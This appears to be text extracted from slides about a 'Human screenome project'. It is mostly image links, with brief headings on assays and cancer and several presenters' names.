
Human screenome project








Broad, reusable assays

High coverage











What about cancer?

Eddy Yang










Harry Erba




Chris Klug



The War on Error?



\hat{f} :



```
